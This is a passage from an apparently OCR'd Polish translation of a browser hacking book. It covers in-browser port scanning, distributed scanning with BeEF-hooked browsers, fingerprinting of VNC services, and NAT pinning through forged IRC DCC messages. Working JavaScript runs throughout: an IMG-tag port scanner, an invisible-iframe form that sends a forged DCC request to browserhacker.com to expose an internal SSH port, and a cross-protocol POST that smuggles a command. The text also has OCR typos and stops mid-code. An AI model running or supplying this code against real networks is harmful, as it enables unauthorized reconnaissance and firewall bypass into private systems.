Po wykonaniu poprzedniego kodu JavaScript w kolekcji różnych przeglądarek możesz posortować wyniki. Poniższy kod jest po prostu iteracją danych wyjściowych poprzedniego przykładu. Jeśli w pliku zostaną znalezione luki, oznacza to, że brakujący port jest zablokowany, ponieważ nie otrzymano połączenia.

```
port = 1

banned_ports = Array.new

previous_port = 1

File.open('not_banned_browserX').each do |line|

current_port = line.chomp.to_i

if(current_port == port)

# go to next port

port = port + 1

elsif(port < current_port)

diff = current_port - port

diff.times do

puts "Banned port: #{port.to_s}"

banned_ports << port.to_s
```

```
port = port + 1

end

port = current_port + diff

end

end

puts "Banned port list:\n#{banned_ports.join(',')}"
```

Rysunek przedstawia wyniki tego dochodzenia, podkreślając różne zakazane porty w przeglądarkach Firefox, Internet Explorer, Chrome i Safari. Jeśli widzisz NIE, oznacza to, że port nie jest zbanowany, a połączenia przy użyciu schematu HTTP są dozwolone.

TCP Port	Firefox	Internet Explorer	Chrome	Safari
19 - chargen	YES	YES	YES	YES
21 - ftp	YES	YES	YES	YES
22 - ssh	YES	NO	YES	YES
25 - smtD	YES	YES	YES	YES
53 - dns	YES	NO	YES	YES
110 – pop3	YES	YES	YES	YES
119 - nntp	YES	YES	YES	YES
139 - netbios	YES	NO	YES	YES
143 - imao	YES	YES	YES	YES
220 – imap3	NO	YES	NO	NO
993 - imaos	YES	YES	YES	YES
995 – pop3s	YES	NO	YES	YES
3659 – apple-sasl	NO	NO	YES	YES
6000 – x11	YES	NO	YES	YES
6665-6669 - ire	NO	NO	YES	YES

Chociaż Chrome i Safari mają dokładnie te same zabronione porty (a także ich największą liczbę), ciekawe różnice pojawiają się w Firefoksie i Internet Explorerze. IE jest najbardziej liberalną przeglądarką i blokuje najmniejszą liczbę portów, zabraniając jedynie połączeń z następującymi portami:

19,21,25,110,119,143,220,993

Wraz z Firefoksem IE jest również jedyną przeglądarką, która umożliwia łączenie się z portami IRC, które mogą być wykorzystywane do przypinania NAT i innych ataków, jak odkryjesz w kolejnych sekcjach.


Skanowanie portów za pomocą znacznika IMG

Poniższe podejście jest podobne do skanera portów JavaScript Petko Petkova, który był jednym z elementów stworzonego przez niego zestawu narzędzi o nazwie AttackAPI. Javier Marcos dalej dostosował tę koncepcję do projektu BeEF, który zaprezentował na konferencji OWASP AppSec USA 2011.16 Kod pokazano na poniższym przykładzie:

```
function http_scan(start, protocol_, hostname, port_){
var img_scan = new Image();
img_scan.onerror = function(evt){
var interval = (new Date).getTime() - start;
if (interval < closetimeout){
if (process_port_http == false){
port_status_http = 1; // closed
console.log('Port ' + port_ + ' is CLOSED');
clearInterval(intID_http);
}
process_port_http = true;
}
};
// call the same handler for both onerror and onload events
img_scan.onload = img_scan.onerror;
img_scan.src = protocol_ + hostname + ":" + port_;
intID_http = setInterval(function(){
var interval = (new Date).getTime() - start;
if (interval >= opentimeout){
if (!img_scan) return;
img_scan = undefined;
if (process_port_http == false){
port_status_http = 2; // open
process_port_http = true;
}
clearInterval(intID_http);
console.log('Port ' + port_ + ' is OPEN ');
}
}
, 1);
}
```

```
var protocol = 'http://';

var hostname = "172.16.37.147";

var process_port_http = false;

var port_status_http = 0; // unknown

var opentimeout = 2500;

var closetimeout = 1100;

var ports = [80,5432,9090];

for(var i=0; i<ports.length; i++){

var start = (new Date).getTime();

http_scan(start, protocol, hostname, ports[i]);

}
```

Wyniki uruchomienia tego kodu w celu zweryfikowania stanu trzech niezabronionych portów TCP, takich jak 80, 5432 i 9090 z przeglądarki Firefox, pokazano na rysunku.



Używanie tej metody do wykonywania skanowania portów z przeglądarki jest jedną z bardziej niezawodnych dostępnych metod. W przeszłości połączenie tego z żądaniami WebSocket i CORS pomogło zwiększyć niezawodność. Jednak wiele nowoczesnych przeglądarek zaczęło ograniczać to zachowanie. W rezultacie używanie samych tagów IMG jest często najszybszą i najmniej podatną na błędy metodą.

Rozproszone skanowanie portów

Skanowanie portów z przeglądarki nie zawsze jest najskuteczniejszym sposobem przeprowadzania skanowania portów. Przeglądarki są ograniczone przez szereg czynników, z których wiele zostało omówionych wcześniej. Jedną z metod optymalizacji skanowania portów jest dystrybucja obciążenia. Tę samą technikę, która została wcześniej użyta do optymalizacji przeszukiwania ping z wieloma pracownikami, można ponownie zastosować do rozłożenia obciążenia związanego ze skanowaniem portów. Podczas gdy dystrybucja obciążenia w jednej przeglądarce jest jednym ze sposobów,

dystrybucja obciążenia na wiele podpiętych przeglądarek jest całkowicie innym podejściem. Załóżmy, że podłączyłeś wiele przeglądarek w tej samej podsieci. Korzystając z centralnie zarządzanej struktury dowodzenia i kontroli, takiej jak BeEF, można osiągnąć rozproszone skanowanie portów. Inne ataki można również przeprowadzić w sposób rozproszony, na przykład wykorzystując luki w zabezpieczeniach wstrzykiwania SQL, jak omówiono w sekcji Cross-origin Blind SQL Injection Exploitation w rozdziale 9. Wykorzystując RESTful API17 BeEF do koordynowania wielu działań, dowolny moduł poleceń można rozdzielić między wiele zahaczonych przeglądarek. W tym przypadku jedynym warunkiem wstępnym jest to, aby moduł pobierał parametr, który można podzielić między wiele przeglądarek. Moduł „Port Scanner" Javiera Marcosa działa w ten sposób, co pozwala na umieszczenie modułu w kolejce w zaczepionej przeglądarce tylko z następującymi parametrami:

■ ipHost - jest to docelowy adres IP do skanowania portów.

■ porty -jest to zakres lub lista portów TCP do skanowania portów.

Skrypt dist_pscanner.rb, dostępny pod adresem https://browserhacker.com, zapewnia interaktywny sposób przeprowadzania rozproszonego skanowania portów. Pyta, które przeglądarki mają rozesłać skanowanie, docelowy adres IP i zakres portów TCP. Skrypt następnie rozdziela obciążenie i ustawia w kolejce polecenia dla każdej z wybranych przeglądarek. Oto polecenie używające tylko jednej przeglądarki (wejścia są podświetlone):

$ ruby ./dist_pscanner.rb

[>>>] BeEF Distributed Port Scanner]

[+] Retrieved RESTful API token:

006c1aed13b124d0c1c8fb50c98fb35d04a78d5e

[+] Retrieved Hooked Browsers list. Online: 3

[+] Retrieved 185 available command modules

[+] Online Browsers:

[1] 127.0.0.1 - C28 Macintosh

[2] 192.168.1.101 - C28 Windows 7

[3] 127.0.0.1 - C28 Macintosh

[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3 or

1,2,3 etc):

1

[+] Using:

[1] 127.0.0.1 - C28 Macintosh

[+] Enter target IP to port scan:

192.168.1.254

[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):

70-80

[+] Split will be as follows:

[1] 70-80

[+] Ready to proceed? <Enter>

[+] Starting port scan against 192.168.1.254 from 70-80 [1]

[+] Scan queued...

[1] port=Scanning: 70,71,72,73,74,75,76,77,78,79,80

[1] port=WebSocket: Port 80 is OPEN (http)

[1] Scan Finished in 43995 ms

[+] All Scans Finished!!

Time Taken: 60.248801

W tym przykładzie pojedyncza przeglądarka Chrome przeskanowała porty adresu IP od 70 do 80 w około 60 sekund. Jeśli to samo zostanie wykonane ponownie przy użyciu trzech zaczepionych przeglądarek, odpowiedź jest nieco inna:

$ ruby ./dist_pscanner.rb

[>>>] BeEF Distributed Port Scanner]

[+] Retrieved RESTful API token:

006c1aed13b124d0c1c8fb50c98fb35d04a78d5e

[+] Retrieved Hooked Browsers list. Online: 3

[+] Retrieved 185 available command modules

[+] Online Browsers:

[1] 127.0.0.1 - C28 Macintosh

[2] 192.168.1.101 - C28 Windows 7

[3] 127.0.0.1 - C28 Macintosh

[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3 or

1,2,3 etc):

1,2,3

[+] Using:

[1] 127.0.0.1 - C28 Macintosh

[2] 192.168.1.101 - C28 Windows 7

[3] 127.0.0.1 - C28 Macintosh

[+] Enter target IP to port scan:

192.168.1.254

[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):

70-80

[+] Split will be as follows:

[1] 70-73

[2] 74-77

[3] 78-80

[+] Ready to proceed? <Enter>

[+] Starting port scan against 192.168.1.254 from 70-73 [1]

[+] Scan queued...

[+] Starting port scan against 192.168.1.254 from 74-77 [2]

[+] Scan queued...

[+] Starting port scan against 192.168.1.254 from 78-80 [3]

[+] Scan queued...

[1] port=Scanning: 70,71,72,73

[2] port=Scanning: 74,75,76,77

[3] port=Scanning: 78,79,80

[3] port=CORS: Port 80 is OPEN (http)

[3] port=WebSocket: Port 80 is OPEN (http)

[2] Scan Finished in 14800 ms

[3] Scan Finished in 11997 ms

[1] Scan Finished in 15998 ms

[+] All Scans Finished!!

Time Taken: 32.306009

Podział tego samego polecenia na trzy przeglądarki skraca je do około 32 sekund, w przeciwieństwie do 60 sekund. Można to dodatkowo zoptymalizować, skracając czas odpytywania przechwyconych przeglądarek, a także używając protokołu WebSocket jako głównego kanału komunikacji między przechwyconą przeglądarką a BeEF.

Chociaż ten skrypt Ruby został skonstruowany z myślą o tym jednym celu, nic nie stoi na przeszkodzie, aby interfejs API BeEF RESTful był używany do rozpowszechniania jakiejkolwiek innej logiki w zahaczonej przeglądarce. Innym przykładem jest przyspieszenie procesu zrzucania danych z różnych źródeł za pomocą wstrzykiwania SQL, co omówiono w Części 9.

Usługi odcisków palców inne niż HTTP


Usługi odcisków palców inne niż HTTP różnią się znacznie od aplikacji internetowych z odciskami palców. Badanie aplikacji internetowych, jak omówiono w Części 9, jest stosunkowo proste.


Przeglądarka może żądać zasobów za pomocą standardowych żądań HTTP, a na podstawie tych informacji ekstrapoluje się, jaka może być aplikacja internetowa. W przeciwieństwie do interfejsów internetowych wykorzystujących odcisk palca, te same techniki często nie mogą być używane bezpośrednio w przypadku usług innych niż HTTP. Usługi te nie ujawniają znanych zasobów, takich jak obrazy lub strony, które można zidentyfikować i odcisków palców krzyżowych. Z powodu tego ograniczenia pobieranie odcisków palców usług innych niż HTTP z przeglądarki często kończy się mniej wiarygodnymi wynikami. Na szczęście możesz skorzystać z kilku technik, aby poszerzyć swoją wiedzę o docelowej usłudze. Pierwsza technika polega po prostu na wynikach skanowania portów omówionych na początku rozdziału. Jeśli port TCP 6667 wydaje się działać, możesz założyć, że jest to usługa IRC zgodnie z domyślnym numerem portu. Jeśli port TCP 5900 działa, możesz założyć, że jest to usługa VNC. Oczywiście mogą istnieć różne implementacje usługi nasłuchującej na tym samym porcie. Będziesz chciał zawęzić możliwości, aby zwiększyć prawdopodobieństwo wybrania odpowiedniego exploita, który zostanie uruchomiony na twoim celu. Aby pomóc dopracować te założenia, być może nawet do rozróżnienia między różnymi aplikacjami nasłuchu VNC, można przeanalizować synchronizację żądań. Jest to druga metoda pobierania odcisków palców usług innych niż HTTP. Mark Lowe początkowo użył schematu FTP, aby zademonstrować skuteczność tej metody. W tym przypadku zamiast tego użyjesz protokołu HTTP. Zaczynasz od przeanalizowania ilości czasu potrzebnego usłudze do zamknięcia połączenia TCP - monitorowania, gdy status używanego obiektu XMLHttpRequest jest równy 4 (gotowe). Wykrywanie różnic wersji, powiedzmy między UltraVNC 1.0.9 i 1.1.9, jest nierealne, ponieważ różnica czasu (jeśli istnieje) będzie zbyt minimalna. Jednak wykrywanie różnych implementacji, takich jak identyfikacja UltraVNC lub TightVNC, jest prawdopodobną opcją. Możesz użyć następującego kodu jako punktu wyjścia:

```
var target = "172.16.37.151";

var port = 5900;

var count = 1;

var time = 0;

function doRequest(){

if(count <= 3){

var xhr = new XMLHttpRequest();

var port = 5900;

xhr.open("POST", "http://" + target + ":" +

port + "/" + Math.random());

var start = new Date().getTime();

xhr.send("foo");

xhr.onreadystatechange = function () {

if (xhr.readyState == 4) {

var end = new Date().getTime();

console.log("DONE in " + (end-start) + " ms");

count++; time += end-start;
```

```
doRequest();

}

}

}else{

console.log("COMPLETED. Average: " + time/3);

}

}

doRequest();
```

Ten kod po prostu wysyła trzy sygnały XHR do tego samego portu docelowego, w tym przypadku 5900. Następnie monitoruje, jak długo trwa zamknięcie połączenia przez usługę. Na koniec obliczany jest średni czas zamknięcia połączenia przez usługę. Rysunek pokazuje kod ukierunkowany na TightVNC 2.7.1, a Rysunek pokazuje ten sam test na UltraVNC 1.1.9.





Jak widać na tych dwóch zrzutach ekranu, średni czas zamknięcia dla TightVNC wynosi 15 milisekund, podczas gdy dla UltraVNC jest to 20. Jest to bardzo prosty przykład, ale wiele usług ma znacznie większa różnica czasu. Trzecią metodą tworzenia odcisków palców jest implementacja żądań komunikacji

międzyprotokołowej (IPC). Na przykład, jeśli przeglądarka jest w stanie ustanowić dwukierunkowy kanał do nasłuchującej usługi Telnet, będzie mogła zobaczyć nagłówek usługi Telnet. Te metody zostały szczegółowo omówione w kolejnych sekcjach. W obecności usług obsługujących IPC, szczególnie tych, z którymi można komunikować się w sposób dwukierunkowy, pobieranie odcisków palców może być bardzo skuteczne.

Atakowanie usług innych niż HTTP

Nic dziwnego, że przeglądarki internetowe świetnie komunikują się za pośrednictwem standardowych protokołów internetowych, ale co z innymi protokołami? Sieć to znacznie więcej niż tylko HTTP i HTTPS. Praktycznie za każdym razem, gdy oprogramowanie komunikuje się przez sieć, korzysta z takiego lub innego protokołu. Przeglądarki są tak wszechstronne, że w niektórych sytuacjach mogą nawet komunikować się z usługami, z którymi nigdy nie zostały zaprojektowane do komunikacji. Jak zapewne się domyślasz, możesz również wykorzystać tę wszechstronność. Więc wskoczmy od razu i zbadaj atakowanie tej elastyczności protokołu.

Przypinanie NAT

W 2010 roku Sami Kamkar ujawnił szczegóły dotyczące ataku, który nazwał „NAT Pinning". Technika ta polega na wymuszenia na bramie sieciowej, na przykład routerze SOHO, dynamicznego otwarcia portu dla połączeń przychodzących, które wskazywałyby na system znajdujący się w sieci wewnętrznej. Wyobraź sobie, że po użyciu technik rozpoznania omówionych w poprzednich sekcjach rozpoznajesz następujące elementy:

■ Brama sieciowa ma adres 192.168.0.1

■ Wewnętrzny adres IP przechwyconej przeglądarki to 192.168.0.2

■ Istnieje system publikujący HTTP przez port 80 z adresu IP 192.168.0.4

■ Istnieje inny system publikujący SSH na porcie 22 z adresu IP 192.168.0.70

Jak wiesz, blokowanie portów uniemożliwia bezpośrednią łączność z portem 22. Oznacza to, że nie możesz połączyć się z nim za pomocą schematu http, a nawet jeśli możesz, nie możesz odczytać odpowiedzi z różnych źródeł. Dzięki przypinaniu NAT zasadniczo uzyskujesz przechodzenie NAT, informując router, że chcesz, aby adres 192.168.0.70:22 był dostępny z zewnątrz (z Internetu). Jeśli jesteś w stanie to osiągnąć, możesz łatwo połączyć się z docelowym systemem w sieci wewnętrznej na porcie 22 z zewnątrz. Gdy uzyskasz dostęp do serwera bezpośrednio przez SSH, możesz rozpocząć atak słownikowy lub atak brute force za pomocą narzędzi takich jak THC Hydra. Warunkiem wstępnym ataku jest to, że router musi obsługiwać śledzenie połączeń w celu przejścia przez NAT, a router powinien zezwalać na ruch wychodzący. Na szczęście dla Ciebie wiele routerów SOHO jest skonfigurowanych w ten sposób.

Przypinanie IRC NAT

Podczas demonstracji technologii NAT Pinning Kamkara na DEF CON 18 wykorzystano router bezprzewodowy Belkin N1 Vision. Użył protokołu IRC do przechodzenia przez NAT routera. Dodatkowe badania przeprowadzone przez niemiecki zespół FDS wykazały, że od stycznia 2013 r. każdy router oparty na OpenWRT jest podatny na ataki w swojej domyślnej konfiguracji. Załóżmy, że router, który chcesz ustawić, ma następującą konfigurację zapory sieciowej opartą na iptables:

```
# DEFs

OUTIF=eth0
```

```
LANIF=eth1
LAN=192.168.0.0/24
# MODULES
modprobe ip_conntrack
modprobe ip_conntrack_ftp
modprobe iptable_nat
# Cleaning
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
# Kernel vars
echo 1 > /proc/sys/net/ipv4/ip_forward
# Allow unlimited traffic on the loopback interface
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
# Set default policies
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP
# Previously initiated and accepted exchanges
# bypass rule checking
# Allow unlimited outbound traffic
iptables -A OUTPUT -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -m state --state
ESTABLISHED,RELATED -j ACCEPT
# Allow inbound traffic on LAN
iptables -A INPUT -i $LANIF -j ACCEPT
# NAT
##########
```

```
iptables -t nat -A POSTROUTING -o $OUTIF -j MASQUERADE

# initiated and accepted exchanges from WAN to LAN

iptables --append FORWARD -m state --state

ESTABLISHED,RELATED -i $OUTIF -o $LANIF -j ACCEPT

# Allow unlimited outbound traffic from LAN to WAN

iptables --append FORWARD -m state --state

NEW,ESTABLISHED,RELATED -o $OUTIF -i $LANIF -j ACCEPT

iptables -A INPUT -j LOG --log-level debug

iptables -A INPUT -j DROP

iptables -A FORWARD -j LOG --log-level debug

iptables -A FORWARD -j DROP
```

Konfiguracja zapory i NAT spełnia wymagania umożliwiające przypinanie NAT. Dzieje się tak, ponieważ moduł odpowiedzialny za śledzenie połączeń jest włączony, a ruch wychodzący z interfejsów LAN do WAN jest dozwolony. Korzystając z przykładu omówionego w poprzedniej sekcji, celem ataku jest umożliwienie połączenia przychodzącego z interfejsu WAN do 192.168.0.70 w sieci wewnętrznej. Poniższy kod JavaScript pokazuje, jak przeprowadzić ten atak:

```
var privateip = '192.168.0.70';

var privateport = '22';

var connectto = 'browserhacker.com';

function dot2dec(dot){

var d = dot.split('.');

return (((+d[0])*256+(+d[1]))*256+(+d[2]))*256+(+d[3]);

}

var myIframe = beef.dom.createInvisibleIframe();

var myForm = document.createElement("form");

var action = "http://" + connectto + ":6667/"

myForm.setAttribute("name", "data");

myForm.setAttribute("method", "post");

myForm.setAttribute("enctype", "multipart/form-data");

myForm.setAttribute("action", action);

//create DCC message

x = String.fromCharCode(1);
```

```
var message = 'PRIVMSG beef :'+x+'DCC CHAT beef '+

dot2dec(privateip)+' '+privateport+x+"\n";

//create message textarea

var myExt = document.createElement("textarea");

myExt.setAttribute("id","msg_1");

myExt.setAttribute("name","msg_1");

myForm.appendChild(myExt);

myIframe.contentWindow.document.body.appendChild(myForm);

//send message

myIframe.contentWindow.document.getElementById(

"msg_1").value = message;

myForm.submit();
```

Ten JavaScript łączy się z http://browserhacker.com:6667/, domyślnym portem IRC, który nie jest zbanowany ani w Firefoksie, ani w IE. Serwer browserhacker.com nasłuchuje na porcie TCP 6667 za pomocą usługi gniazda Ruby TCPServer lub nawet po prostu Netcat. W obu przypadkach usługa nasłuchiwania nie musi być prawdziwą implementacją IRC; wszystko, co musi zrobić, to odbierać dane. Dane wysyłane do tego portu to PRIVMSG beef :\1DCC CHAT beef 3232235590 22\1\n. Direct Client-to-Client lub DCC to metoda IRC do inicjowania bezpośredniego połączenia między dwoma użytkownikami w celu przesyłania plików lub inicjowania prywatnego czatu. 3232235590 to adres IP 192.168.0.70 w postaci dziesiętnej, uzyskany za pomocą funkcji dot2dec(). Możesz się zastanawiać, jak można wysyłać polecenia IRC, skoro przeglądarka oczywiście wysyła żądanie jako żądanie HTTP POST. Zostało to dokładnie omówione w sekcji Osiąganie komunikacji między protokołami tego rozdziału, więc na razie załóżmy, że możesz wysyłać żądania HTTP do usług innych niż HTTP i poprawnie analizować ich ciała. Sztuczka polega na tym, że gdy zapora routera sprawdza ruch wychodzący i odczytuje dane IRC, uważa, że użytkownik żąda połączenia DCC. Gdyby to było uzasadnione żądanie DCC, wymagałoby to bezpośredniego połączenia między browserhacker.com i 192.168.0.70. Ponieważ zapora routera blokuje wszystkie połączenia przychodzące, musi przekazywać ruch pochodzący z browserhacker.com skierowany na port 22 do 192.168.0.70:22. Co więcej, zbadanie kodu źródłowego nf_conntrack_irc.c24 netfiltera z bazy kodu Linuksa odkrywa, dlaczego jest to możliwe. Odpowiedni fragment kodu jest pokazany tutaj:

```
/* dcc_ip can be the internal OR external (NAT'ed) IP */

tuple = &ct->tuplehash[dir].tuple;

if (tuple->src.u3.ip != dcc_ip &&

tuple->dst.u3.ip != dcc_ip) {

net_warn_ratelimited(

"Forged DCC command from %pI4: %pI4:%u\n",

&tuple->src.u3.ip, &dcc_ip, dcc_port);
```

continue;

}

Kod w rzeczywistości nie robi tego, o czym wspomniano w komentarzu, który stwierdza, że adres IP DCC może być wewnętrznym lub zewnętrznym adresem IP z NATem. Zewnętrzny adres IP z translacją NAT nie jest w rzeczywistości weryfikowany. Weryfikowany jest tylko docelowy adres IP, którym w tym przypadku jest browserhacker.com. Taki błąd przydaje się, jeśli masz do czynienia z wieloma NAT-ami znajdującymi się jeden za drugim. Ponieważ wszystkie z nich rozpoznają ten sam docelowy adres IP, umożliwia to wyzwolenie przypinania NAT we wszystkich za pomocą jednego żądania. Po przesłaniu sfałszowanego żądania DCC router zezwala na ruch przychodzący z browserhacker.com na porcie 22. Ruch ten jest przekierowywany do wewnętrznego serwera. Efektem końcowym jest zmodyfikowanie kontroli granic, aby umożliwić ruchowi zewnętrznemu dostęp do wcześniej chronionych systemów wewnętrznych, co powoduje, że lista kontroli dostępu IP jest nieskuteczna. Obejrzyj pokaz wideo NAT Pinning stworzony przez Barta Leppensa na https://browserhacker.com. Leppens dostarczył również moduł BeEF, który wykorzystuje przypinanie NAT. Eric Leblond rozszerzył te ataki o przypinanie innych protokołów, nie tylko IRC. Wydał narzędzie o nazwie opensvp25 do przeprowadzania tych ataków. Poza klasycznym podejściem IRC DCC, narzędzie może używać protokołu FTP do dynamicznego otwierania portów zapory. Pamiętaj, że port 21 jest zbanowany, więc nie będziesz w stanie przeprowadzić przypinania FTP NAT z przeglądarki. Ataki NAT Pinning są dobrym przykładem kreatywnych sposobów, w jakie żądania zainicjowane z przeglądarki w sieci mogą mieć wpływ na szersze środowisko. Poprzez sfałszowanie żądania i oszukanie kontroli bramy, możesz następnie uzyskać bezpośredni dostęp do nowych celów i rozszerzyć swój dostęp dla dalszych ataków.

Osiągnięcie komunikacji między protokołami

W 2006 r. Wade Alcorn opublikował badania dotyczące komunikacji międzyprotokołowej (IPC). Koncepcja IPC polega na tym, że dwa różne protokoły, pomimo różnych gramatyk, mogą nadal przekazywać między sobą znaczące informacje. W większości przypadków pomyślne warunki IPC odnoszą się bardziej do decyzji wdrożeniowych dewelopera niż samych specyfikacji protokołu. Te warunki są w rzeczywistości dość proste. Aby komunikacja między dwoma różnymi protokołami została osiągnięta, muszą być spełnione następujące warunki wstępne:

■ Tolerancja błędów w implementacji protokołu docelowego

■ Możliwość enkapsulacji danych protokołu docelowego w żądaniach HTTP

W kontekście przeglądarek często wiąże się to z przesłaniem żądania HTTP do usługi nasłuchiwania, która nie używa protokołu HTTP. Następnie żądanie - lub jego część - jest poprawnie analizowane. Przyjrzyjmy się przykładowi. Fikcyjny protokół z bardzo prostą gramatyką rozumie dwa polecenia, które nie wymagają uwierzytelniania. Te polecenia to:

READ <file_path>

WRITE <content> <file_path>

Aby określić, czy implementacja protokołu jest dobrym kandydatem na IPC, chcesz poznać warunki, które powodują zerwanie połączenia TCP. Jeśli wysyłane są następujące dane (bez protokołu), a połączenie pozostaje aktywne, masz potencjalną implementację protokołu, którą warto zbadać dalej:

ADD foobar

Ponieważ połączenie z klientem nie jest resetowane, klient może kontynuować wysyłanie danych przy użyciu tego samego połączenia TCP. Dlatego jeśli klient wyśle następujące dane, pierwsze dwie błędne wiersze zostaną odrzucone, ale trzecia zostanie potencjalnie przetworzona i wykonana pomyślnie:

ADD foo

ADD bar

WRITE browserhacker.com /opt/protocol/browserhacker

IPC przeglądarki następnie rozszerzyłoby się na to, opakowując całą wiadomość w żądanie HTTP POST. Poniższy przykład pokazuje żądanie, które prawdopodobnie wykona polecenie w usłudze docelowej:

POST / HTTP/1.1

Host: 192.168.1.130:4444

User-Agent: Mozilla/5.0

Content-type: text/plain

Content-Length: 51

WRITE browserhacker.com /opt/protocol/browserhacker

Nagłówki żądania HTTP zostaną odrzucone wraz z CRLF, natomiast ostatni wiersz żądania zostanie poprawnie przetworzony przez protokół. Jak widać, żądania POST umożliwiają dodanie dowolnych danych w treści żądania, bez dołączania ciągów ze standardowymi nagłówkami HTTP. To właśnie w treści żądania przejmujesz kontrolę nad komunikacją z docelowym protokołem. Jest to podstawowa koncepcja działania IPC (z udziałem przeglądarek). Twoje żądanie POST musi ustawić Content-Type tak, aby używał danych tekstowych/zwykłych lub wieloczęściowych/formularzy. Ma to na celu zapewnienie, że żądanie może zostać wysłane między źródłami przy użyciu XMLHttpRequest (lub alternatywnie formularza HTML), jak omówiono w sekcji Wysyłanie żądań między źródłami w Części 9. Ponadto te dwa typy zawartości nie ograniczają formaty danych, których możesz użyć, podczas gdy application/xwww-form-urlencoded robi. Jeśli używasz application/x-www-form-urlencoded, musisz wysyłać żądania z treścią, która jest zgodna ze strukturą parametr=wartość, używając & do łączenia dodatkowych parametrów. Zakodowanie niektórych znaków, takich jak spacja, również może stać się problematyczne. Używając zamiast tego tekstu/zwykłego lub wieloczęściowego/formularza, masz pełną swobodę w zakresie treści w treści, na przykład jeśli musisz dodać linie CR/LF i spacje. Masz dwa sposoby wysyłania żądań POST typu cross-origin text/plain lub multipart/form-data. Pierwszym sposobem jest dynamiczne tworzenie formularza HTML, a następnie przesłanie go za pomocą JavaScript. API JavaScript BeEF udostępnia metodę, która pozwala to zrobić w funkcji createIframeIpecForm():

createIframeIpecForm: function(rhost, rport, path, commands){

// creates an invisible IFrame element,

// the HTML form will be placed here

var iframeIpec = beef.dom.createInvisibleIframe();

// creates the HTML form. Note the enctype attribute.

var formIpec = document.createElement('form');

```
formIpec.setAttribute('action', 'http://'+rhost+':'+rport+path);

